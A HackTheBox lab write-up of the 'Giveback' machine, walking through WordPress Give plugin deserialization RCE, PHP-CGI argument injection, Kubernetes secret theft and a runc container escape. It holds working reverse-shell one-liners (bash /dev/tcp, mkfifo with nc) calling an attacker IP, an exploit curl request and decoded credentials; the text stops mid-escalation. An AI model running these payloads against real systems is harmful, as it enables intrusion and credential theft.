




# HACKTHEBOX



## Giveback

5<sup>th</sup> January 2026

Prepared By: k1ph4ru

Machine Author: babywurm

Difficulty: **Medium**

## Synopsis

---

**Giveback** is a medium-difficulty Linux box featuring a **WordPress** site vulnerable to an insecure deserialization flaw in the Give plugin, known as CVE-2024-5932, which allows unauthenticated remote code execution and provides an initial foothold in a containerized environment. Further enumeration reveals an internal service exposed via environment variables, accessible via port forwarding. Lateral movement is achieved by exploiting a **PHP-CGI** argument injection vulnerability CVE-2024-4577, resulting in command execution as the root user within the container. Enumeration of **Kubernetes** service account secrets allows the extraction of credentials, leading to SSH access to the host. Privilege escalation is achieved by exploiting a **runc** debug wrapper vulnerable to CVE-2024-21626, resulting in full root access on the host system.

## Skills Required

---

- Web application enumeration
- WordPress enumeration
- Knowledge of containers and Kubernetes

# Skills Learned

- WordPress plugin exploitation via insecure deserialization `CVE-2024-5932`
- PHP-CGI argument injection exploitation `CVE-2024-4577`
- Internal service discovery and network pivoting
- Kubernetes `API` enumeration and secret extraction
- `runc` exploitation `CVE-2024-21626`

## Enumeration

### Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.94 | grep '^[0-9]' | cut -d
 '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap 10.10.11.94
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 09:00 EST
Nmap scan report for 10.10.11.94
Host is up (0.26s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp    open      http         nginx 1.28.0
|_ http-server-header: nginx/1.28.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_ http-title: GIVING BACK IS WHAT MATTERS MOST &#8211; OBVI
6443/tcp  filtered  sun-sr-https
10250/tcp filtered  unknown
30686/tcp open      http         Golang net/http server
|_ http-title: Site doesn't have a title (application/json).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
```

```

X-Load-Balancing-Endpoint-Weight: 1
Date: Tue, 09 Dec 2025 14:01:31 GMT
Content-Length: 127
"service": {
  "namespace": "default",
  "name": "wp-nginx-service"
  "localEndpoints": 1,
  "serviceProxyHealthy": true
GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8

Connection: close
Request
GetRequest, HTTPOptions:
HTTP/1.0 200 OK
Content-Type: application/json
X-Content-Type-Options: nosniff
X-Load-Balancing-Endpoint-Weight: 1
Date: Tue, 09 Dec 2025 14:01:09 GMT
Content-Length: 127
"service": {
  "namespace": "default",
  "name": "wp-nginx-service"
  "localEndpoints": 1,
  "serviceProxyHealthy": true
<SNIP>
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.65 seconds

```

The initial `Nmap` scan reveals three open `TCP` ports. On port `22`, an `SSH` server is running, and on port `80`, an `Nginx` web server is hosting a website titled `GIVING BACK IS WHAT MATTERS MOST – OBVI`, with a `robots.txt` file disallowing access to `/wp-admin/`. Additionally, an `HTTP` service backed by a `Golang net/http` server is exposed on port `30686`.

## HTTP

We begin our enumeration by visiting port `80`, where we encounter a web page. From the footer, we can see that it is powered by `WordPress`, a widely used open-source Content Management System (CMS) for creating and managing websites and blogs.

GIVING BACK IS WHAT MATTERS  
MOST  
OBVI

DONATION  
CONFIRMATION

DONATION  
FAILED

DONATION  
STATION

DONOR  
DASHBOARD

You \*can\* make a difference.. probably

SEPTEMBER 21, 2024

It's the beginning of a new chapter

Might as well get the portal up so we can start the process. Let's push it family.

Uncategorized 1 5 sec read

[Donation Confirmation](#) / [Donation Failed](#) / [Donation Station](#) / [Donor Dashboard](#)

Copyright ©2025 CIVING BACK IS WHAT MATTERS MOST. All rights reserved. Powered by WordPress &amp; Designed by Bizberg Themes

We can begin our enumeration with `WPScan`, an automated `WordPress` scanner and enumeration tool. By default, `WPScan` enumerates vulnerable plugins, themes, users, media, and exposed backups.

```
$ wpscan --url http://10.10.11.94/
<SNIP>
[+] give
| Location: http://10.10.11.94/wp-content/plugins/give/
| Last Updated: 2025-06-18T15:01:00.000Z
| [!] The version is out of date, the latest version is 4.4.0
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By:
|   Urls In 404 Page (Passive Detection)
|   Meta Tag (Passive Detection)
|   Javascript Var (Passive Detection)
|
| Version: 3.14.0 (100% confidence)
| Found By: Query Parameter (Passive Detection)
|   - http://10.10.11.94/wp-content/plugins/give/assets/dist/css/give.css?
ver=3.14.0
| Confirmed By:
|   Meta Tag (Passive Detection)
|   - http://10.10.11.94/, Match: 'Give v3.14.0'
|   Javascript Var (Passive Detection)
|   - http://10.10.11.94/, Match:
'"1","give_version":"3.14.0","magnific_options"'
<SNIP>
[+] Elapsed time: 00:00:34
```

From the output, we can see that `WPScan` finished successfully and identified the `Give` plugin version `3.14.0`, which is outdated.


We then enumerate users by interacting with the `WordPress` JSON REST API endpoint `/wp-json/wp/v2/users`, which returns a list of users

json/wp/v2/users, which returns a list of users.

```
$ curl -q http://giveback.htb/wp-json/wp/v2/users | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
           Dload  Upload  Total  Spent  Left  Speed
100    738    100    738     0     0   1044      0 --:--:-- --:--:-- --:--:--   1043
[
  {
    "id": 1,
    "name": "babywyrn",
    "url": "http://127.0.0.1",
    "description": "",
    "link": "http://giveback.htb/author/user/",
    "slug": "user",
    "avatar_urls": {
<SNIP>
```

Here, we identify the user `babywyrn`.

While browsing the application, we also observe a link pointing to `giveback.htb`.



We proceed to add this entry to our `/etc/hosts` file to ensure the domain resolves correctly.

```
$ echo "10.10.11.94 giveback.htb" | sudo tee -a /etc/hosts
```

Upon accessing the `donations/the-things-we-need` endpoint, we come across a donation form.

GIVING BACK IS WHAT MATTERS

MOST

OBVI

DONATION

CONFIRMATION

DONATION

FAILED

DONATION

STATION

DONOR

DASHBOARD

All donations directly impact our organization and help us further our mission.

\$

100.00

\$10<sup>00</sup>

\$25<sup>00</sup>

\$50<sup>00</sup>

\$100<sup>00</sup>

\$250<sup>00</sup>

Custom Amount

Who's giving today?

We'll never share this information with anyone.



A web form with three input fields: "First Name", "Last Name", and "Email Address". The "Email Address" field has an envelope icon on the left.

# Foothold

A quick Google search for vulnerabilities affecting the identified `Give` plugin version `3.14.0` reveals [CVE-2024-5932](#). This vulnerability is caused by insecure deserialization of user-controlled input passed through the `give_title` parameter, which allows injection of a PHP object leading to remote code execution.

We also identify a publicly available [proof-of-concept \(PoC\)](#) exploit that demonstrates this issue. Using this PoC, we attempt to exploit the vulnerability to obtain a reverse shell on the system.

We first use the exploit to write a script named `code` to the `/tmp` directory. This is done by leveraging `echo` to write the file, which uses `/usr/bin/bash` together with `/dev/tcp` to establish an interactive reverse shell back to our host on a specified IP address and port, redirecting standard input and output using `0>&1`, and saving the payload to `/tmp/code`.

```
$ python3 CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c "echo '/usr/bin/bash -i >& /dev/tcp/10.10.14.39/4455 0>&1'>/tmp/code"
<SNIP>
[\\] Exploit loading, please wait...
[+] Requested Data:
<SNIP>
```

Then we start a `Netcat` listener to receive the reverse shell connection on our specified port.

```
$ nc -lnvp 4455

listening on [any] 4455 ...
```

Finally, we execute the script written to the `/tmp` directory using the exploit.

```
$ python3 CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c "/usr/bin/bash /tmp/code"
<SNIP>
[\\] Exploit loading, please wait...
```

```
[+] Requested Data:  
<SNIP>
```

Looking back at our listener, we can see that we successfully receive a connection.

```
$ nc -lnvp 4455  
  
listening on [any] 4455 ...  
<SNIP>  
<-85586f976b-hsglr:/opt/bitnami/wordpress/wp-admin$ id  
uid=1001 gid=0(root) groups=0(root),1001
```

We proceed to enumerate the system by inspecting environment variables using the `env` command. From the output, we identify a variable named `LEGACY_INTRANET_SERVICE_PORT`, which points to an internal `TCP` service at `10.43.2.241` on port `5000`.

```
<SNIP>-85586f976b-hsglr:/opt/bitnami/wordpress/wp-admin$ env  
<SNIP>  
WORDPRESS_ENABLE_HTACCESS_PERSISTENCE=no  
WORDPRESS_ENABLE_REVERSE_PROXY=no  
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000  
WORDPRESS_SMTP_USER=  
WEB_SERVER_TYPE=apache  
WORDPRESS_MULTISITE_HOST=  
PHP_DEFAULT_MEMORY_LIMIT=512M  
WORDPRESS_OVERRIDE_DATABASE_SETTINGS=no  
WORDPRESS_DATABASE_SSL_CA_FILE=  
WEB_SERVER_DAEMON_USER=daemon  
OS_ARCH=amd64  
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204  
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82  
_=/usr/bin/env  
<SNIP>-85586f976b-hsglr:/opt/bitnami/wordpress/wp-admin$
```

Armed with this information, we use `chisel` to expose the internal application. We first obtain the precompiled `Chisel` binary and host it using a Python HTTP server.

```
$ python3 -m http.server 7000  
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
```

Then, we retrieve the binary onto the host by manually issuing an `HTTP GET` request over `/dev/tcp`, allowing us to download the file without relying on common utilities such as `wget` or `curl`, which are not available on the system, and add execute permissions to the binary



using `chmod +x` so that we can run it on the host.

```
(  
  exec 3<>/dev/tcp/10.10.14.40/7000  
  echo -e "GET /chisel HTTP/1.1\r\nHost: 10.10.14.40\r\nConnection:  
close\r\n\r\n" >&3  
  cat <&3 | sed '1,/^\\r$/d' > chisel  
  chmod +x chisel  
) &
```

Now, locally, we start the `chisel` server in reverse tunneling mode to allow the target host to establish a connection back to our machine.

```
$ chisel server -p 666 --reverse  
2025/12/10 04:45:44 server: Reverse tunnelling enabled  
2025/12/10 04:45:44 server: Fingerprint  
jxuVwna96zW/FgfIDQG+fWUO4Bb4YfLXIq1bli2ONt4=  
2025/12/10 04:45:44 server: Listening on http://0.0.0.0:666
```

On the host, we start the `chisel` client to connect back to our server and forward the internal service running on `10.43.2.241:5000` to our local machine.

```
<SNIP>-85586f976b-hsglr:/tmp$ ./chisel client 10.10.14.39:666  
R:222:10.43.2.241:5000  
<chisel client 10.10.14.39:666 R:222:10.43.2.241:5000  
2025/12/10 09:46:46 client: Connecting to ws://10.10.14.39:666  
2025/12/10 09:46:48 client: Connected (latency 308.60246ms)
```

We are now able to access the service running on `10.43.2.241:5000`. Upon visiting this through the browser via the forwarded port, we come across a `GiveBack LLC Internal CMS` page, where we also observe several internal resources.

Legacy Notice

\*\*SRE\*\* - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.

Internal Resources

- /admin/ — VPN Required
- /backups/ — VPN Required
- /runbooks/ — VPN Required
- /legacy-docs/ — VPN Required
- /debug/ — Disabled
- /cgi-bin/info — CGI Diagnostics
- /cgi-bin/php-cgi — PHP-CGI Handler
- /phpinfo.php
- /robots.txt — Crawlers: Disallowed

Developer Note

This CMS was originally deployed on Windows IIS using php-cgi.exe. During migration to Linux, the Windows-style CGI handling was retained to ensure legacy scripts continued to function without modification.

# Lateral Movement

We see in the footer a mention that the CMS was originally deployed on Windows IIS using `php-cgi.exe`, and that during migration to Linux, the Windows-style CGI handling was retained. A quick Google search for vulnerabilities related to `PHP-CGI` on Windows leads us to [CVE-2024-4577](#), which is a `PHP-CGI` argument injection vulnerability that can lead to arbitrary `PHP` code execution.

Upon accessing `http://localhost:222/phpinfo.php?debug`, we see that we are able to access the `PHP` information page, and from here, we can see that the PHP version is `8.3.3`. This version of PHP is affected by the vulnerability.

PHP Configuration - Development Environment

WARNING: This file should not be accessible in production!

PHP Version 8.3.3



|                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-----------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                                  | Linux legacy-intranet-cms-6f7bf5db84-b428d 5.15.0-124-generic #134-Ubuntu SMP Fri Sep 27 20:20:17 UTC 2024 x86_64                                                                                                                                                                                                                                                                                                                                                                                                              |
| Build Date                              | Feb 16 2024 21:24:29                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Build System                            | Linux - Docker                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Build Provider                          | https://github.com/docker-library/php                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Configure Command                       | '/configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pdo' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv=/usr' '--with-openssl' '--with-readline' '--with-zlib' '--enable-phpdbg' '--enable-phpdbg-readline' '--with-pear' 'build_alias=x86_64-linux-musl' |
| Server API                              | CGI/FastCGI                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Virtual Directory Support               | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Configuration File (php.ini) Path       | /usr/local/etc/php                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Loaded Configuration File               | (none)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Scan this dir for additional .ini files | /usr/local/etc/php/conf.d                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Additional .ini files parsed            | /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| PHP API                                 | 20230831                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| PHP Extension                           | 20230831                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Zend Extension                          | 420230831                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Zend Extension Build                    | API420230831,NTS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| PHP Extension Build                     | API20230831,NTS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Debug Build                             | no                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Thread Safety                           | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Zend Signal Handling                    | enabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Zend Memory Manager                     | enabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Zend Multibyte Support                  | provided by mbstring                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Zend Max Execution Timers               | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| IPv6 Support                            | enabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| DTrace Support                          | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Registered PHP Streams                  | https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

We also come across this detailed technical [blog post](#) that explains the vulnerability in depth. We can test this by running the `id` command to confirm command execution on the target.

```
$ curl -i -X POST "http://localhost:222/cgi-bin/php-cgi?
%ADd+auto_prepend_file=php%3A%2F%2Finput" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data-binary "id"
HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Wed, 10 Dec 2025 10:09:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.3.3

[START]uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(
dialout),26(tape),27(video)
[END]
```

We see that this works, confirming arbitrary command execution as the `root` user. We can then start a `Netcat` listener to run the exploit to obtain a reverse shell.

```
$ nc -lnvp 4433

listening on [any] 4433 ...
```

We can now run the exploit, leveraging `mkfifo` to create a named pipe that links the shell's input and output streams. By chaining this with `/bin/sh` and `netcat`, we redirect command input and output through the `FIFO`, establishing an interactive reverse shell back to our listener.

```
$ curl -i -X POST "http://localhost:222/cgi-bin/php-cgi?
%ADd+auto_prepend_file=php%3A%2F%2Finput" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data-binary "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 |
/usr/bin/nc 10.10.14.39 4433 > /tmp/f"
```

Looking back at our `Netcat` listener, we see that we successfully obtained a shell.

```
$ nc -lnvp 4433

listening on [any] 4433 ...
```

```
listening on [any] 4433 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.94] 19850
/bin/sh: can't access tty; job control turned off
/var/www/html/cgi-bin # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(
dialout),26(tape),27(video)
/var/www/html/cgi-bin #
```

Looking in the `/run/secrets` directory, we see that there is a `kubernetes.io` directory present, indicating that the application is running inside a Kubernetes-managed environment and that Kubernetes secrets may be accessible from within the container.

```
/var/www/html/cgi-bin # ls /run/secrets
kubernetes.io
/var/www/html/cgi-bin #
```

Enumerating this directory, we find the namespace and service account credentials.

```
/run/secrets/kubernetes.io/serviceaccount # ls
ca.crt
namespace
token
/run/secrets/kubernetes.io/serviceaccount #
```

## Kubernetes

Following this Kubernetes [documentation](#), we set the required environment variables to interact with the Kubernetes API from within the pod. Using these variables, we are able to read the service account token and namespace that are automatically mounted inside the container.

```
/run/secrets/kubernetes.io/serviceaccount # TOKEN=$(cat
/var/run/secrets/kubernetes.io/serviceaccount/token)
/run/secrets/kubernetes.io/serviceaccount # NAMESPACE=$(cat
/var/run/secrets/kubernetes.io/serviceaccount/namespace)
```

Referring to the Kubernetes API [documentation](#), we query the Secrets endpoint for the current namespace.

```
/run/secrets/kubernetes.io/serviceaccount # curl -sSk -H "Authorization:
Bearer $TOKEN" \
  "https://kubernetes.default.svc/api/v1/namespaces/$NAMESPACE/secrets"
```

```

<SNIP>
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "2866426"
  },
  "items": [
    {
      "metadata": {
        "name": "beta-vino-wp-mariadb",
<SNIP>
      },
      "data": {
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRYZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3l1dHJlMzI4MjgzODNrRTRvUw=="
      },
      "type": "Opaque"
    },
    {
<SNIP>
      },
      "type": "helm.sh/release.v1"
    },
    {
      "metadata": {
        "name": "user-secret-babywyrn",
        "namespace": "default",
        "uid": "c7d3c265-fb48-4b6d-80a2-91248cada19a",
        "resourceVersion": "2857664",
        "creationTimestamp": "2026-01-07T05:15:04Z",
        "ownerReferences": [
<SNIP>
      ],
      "data": {
        "MASTERPASS": "c3hvZ11LNuc4SlFEcVFvNXRxVkJh4bG1LazMx"
      },
      "type": "Opaque"
    }
  ]
} /var/www/html/cgi-bin #

```

From the output, we observe multiple secrets returned by the `API`. One of the secrets is `beta-vino-wp-mariadb`, which contains MariaDB credentials such as `mariadb-password` and `mariadb-root-password`, both stored in Base64-encoded format. Another notable secret is `user-secret-babywyrn`.

user: babywyrms

```
"data": {  
  "MASTERPASS": "c3hVZ1lLNuc4SlFEcVFvNXRxVkZqbjh4bG1LazMx"  
},  
"type": "Opaque"
```

Here we see the master password for the `babywyrms` user. Since this value is Base64-encoded, we proceed to decode it.

```
$ echo "c3hVZ1lLNuc4SlFEcVFvNXRxVkZqbjh4bG1LazMx" | base64 -d  
sxUgYK5G8JQDqQo5tqVFjn8xlmKk31
```

With the decoded password and the username `babywyrms`, which matches the username we found earlier on the WordPress site, we proceed to use these credentials to `ssh` into the host.

```
$ ssh babywyrms@10.10.11.94  
<SNIP>  
babywyrms@10.10.11.94's password:  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-124-generic x86_64)  
<SNIP>  
babywyrms@giveback:~$ id  
uid=1000(babywyrms) gid=1000(babywyrms) groups=1000(babywyrms)
```

This is successful, and the user flag can be found at `/home/babywyrms/user.txt`.

## Privilege Escalation

Further enumerating the `sudo` permission set for this user by running the `sudo -l` command, which displays the specific privileges granted to the current user as defined in the `sudoers` file.

```
babywyrms@giveback:~$ sudo -l  
Matching Defaults entries for babywyrms on localhost:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20  
  
User babywyrms may run the following commands on localhost:  
    (ALL) NOPASSWD: !ALL
```

```
(ALL) /opt/debug
babywyrn@giveback:~$
```

From the output, the entry `(ALL) NOPASSWD: !ALL` explicitly denies passwordless execution of all commands. The second rule, `(ALL) /opt/debug`, overrides this restriction for the `/opt/debug` binary only, allowing it to be executed with `sudo` privileges.

We can therefore proceed to run the `/opt/debug` binary with `sudo`. When doing so, we are prompted to provide the password for `babywyrn`, which we enter using the previously Base64-decoded password. After that, we are prompted to provide an administrative password.

```
babywyrn@giveback:~$ sudo /opt/debug
[sudo] password for babywyrn:
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:
```

Here we attempt to use the Base64-decoded `MariaDB` password obtained earlier from enumerating Kubernetes secrets. We first decode the value by echoing the encoded string and piping it to the `base64` binary with the `-d` flag, which decodes the data.

```
$ echo "c1c1c3A0c3Bhm3U3Ukx5ZXRYZWtFNG9T" | base64 -d
sW5sp4spa3u7RLyetrekE4oS
```

Running the `/opt/debug` binary again and providing the decoded `MariaDB` password as the administrative password allows the binary to execute successfully.

```
babywyrn@giveback:~$ sudo /opt/debug
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:
[*] Administrative password verified
Error: No command specified. Use '/opt/debug --help' for usage information.
babywyrn@giveback:~$
```

From the output, we see an error indicating that no command was specified, so we proceed to check the available options using the `--help` flag.

```
babywyrn@giveback:~$ sudo /opt/debug --help
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:
```

```
[*] Administrative password verified
[*] Processing command: --help
Restricted runc Debug Wrapper

Usage:
  /opt/debug [flags] spec
  /opt/debug [flags] run <id>
  /opt/debug version | --version | -v
<SNIP>
babywyrms@giveback:~$
```

Here, we see that this is a restricted `runc` debug wrapper. `runc` is a lightweight, portable container runtime that is used for spawning and running containers according to the OCI (Open Container Initiative) runtime specification. We also note that there is an option to check the version, which we proceed to do using the `--version` flag.

```
babywyrms@giveback:~$ sudo /opt/debug --version
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: --version
runc version 1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4
babywyrms@giveback:~$
```

Here we identify the `runc` version as `1.1.11`. A quick Google search for vulnerabilities affecting this version leads us to [CVE-2024-21626](#), a container escape vulnerability caused by an internal file descriptor leak. We also come across this detailed [blog post](#) on the vulnerability.

To exploit this issue, we first need a minimal container filesystem that `runc` can execute. Since we cannot build images on the target system, we create the container filesystem locally and transfer it over.

We do this by exporting an Alpine Linux container, which produces a tar archive containing a complete root filesystem.

```
$ docker export $(docker create alpine:latest) > alpine.tar
```



Next, we host this archive using a simple Python `HTTP` server.

```
$ python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
```

On the target machine, we download the archive into a writable location.

```
babywyrn@giveback:/$ cd /tmp
babywyrn@giveback:/tmp$ wget http://10.10.14.39:3000/alpine.tar
--2025-12-10 13:29:09-- http://10.10.14.39:3000/alpine.tar
<SNIP>
Saving to: 'alpine.tar'
alpine.tar                                     100%
[=====>]      8.20M  1.23MB/s   in 10s
2025-12-10 13:29:19 (827 KB/s) - 'alpine.tar' saved [8598016/8598016]
babywyrn@giveback:/tmp$
```

With the filesystem archive available, we proceed to prepare the directory structure expected by `runc`. A valid `runc` bundle with two main components:

- a `rootfs` directory containing the container filesystem
- a `config.json` file defining how the container should be executed

We first create a working directory and extract the Alpine filesystem into `rootfs`.

```
babywyrn@giveback:/tmp$ mkdir data
babywyrn@giveback:/tmp$ cd data/
babywyrn@giveback:/tmp/data$ cp /tmp/alpine.tar .
babywyrn@giveback:/tmp$ mkdir rootfs
babywyrn@giveback:/tmp/data$ tar -xf alpine.tar -C rootfs/
```

Once the filesystem is in place, we generate a default `runc` configuration using the debug wrapper. This creates a `config.json` that we can later modify.

```
babywyrn@giveback:/tmp/data$ sudo /opt/debug spec
[sudo] password for babywyrn:
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: spec
```

```
babywyrn@giveback:/tmp/data$
```

Listing the directory confirms that the bundle components have been created successfully.

```
babywyrn@giveback:/tmp/data$ ls
alpine.tar  config.json  rootfs
babywyrn@giveback:/tmp/data$
```

We create a separate directory to stage the final bundle in order to edit `config.json`, which is owned by `root` and cannot be modified in its original location as an unprivileged user. By copying the bundle into a new directory that we control, we are able to freely modify `config.json` while still preserving the directory structure expected by `runc`.

```
babywyrn@giveback:/tmp/data$ mkdir conc
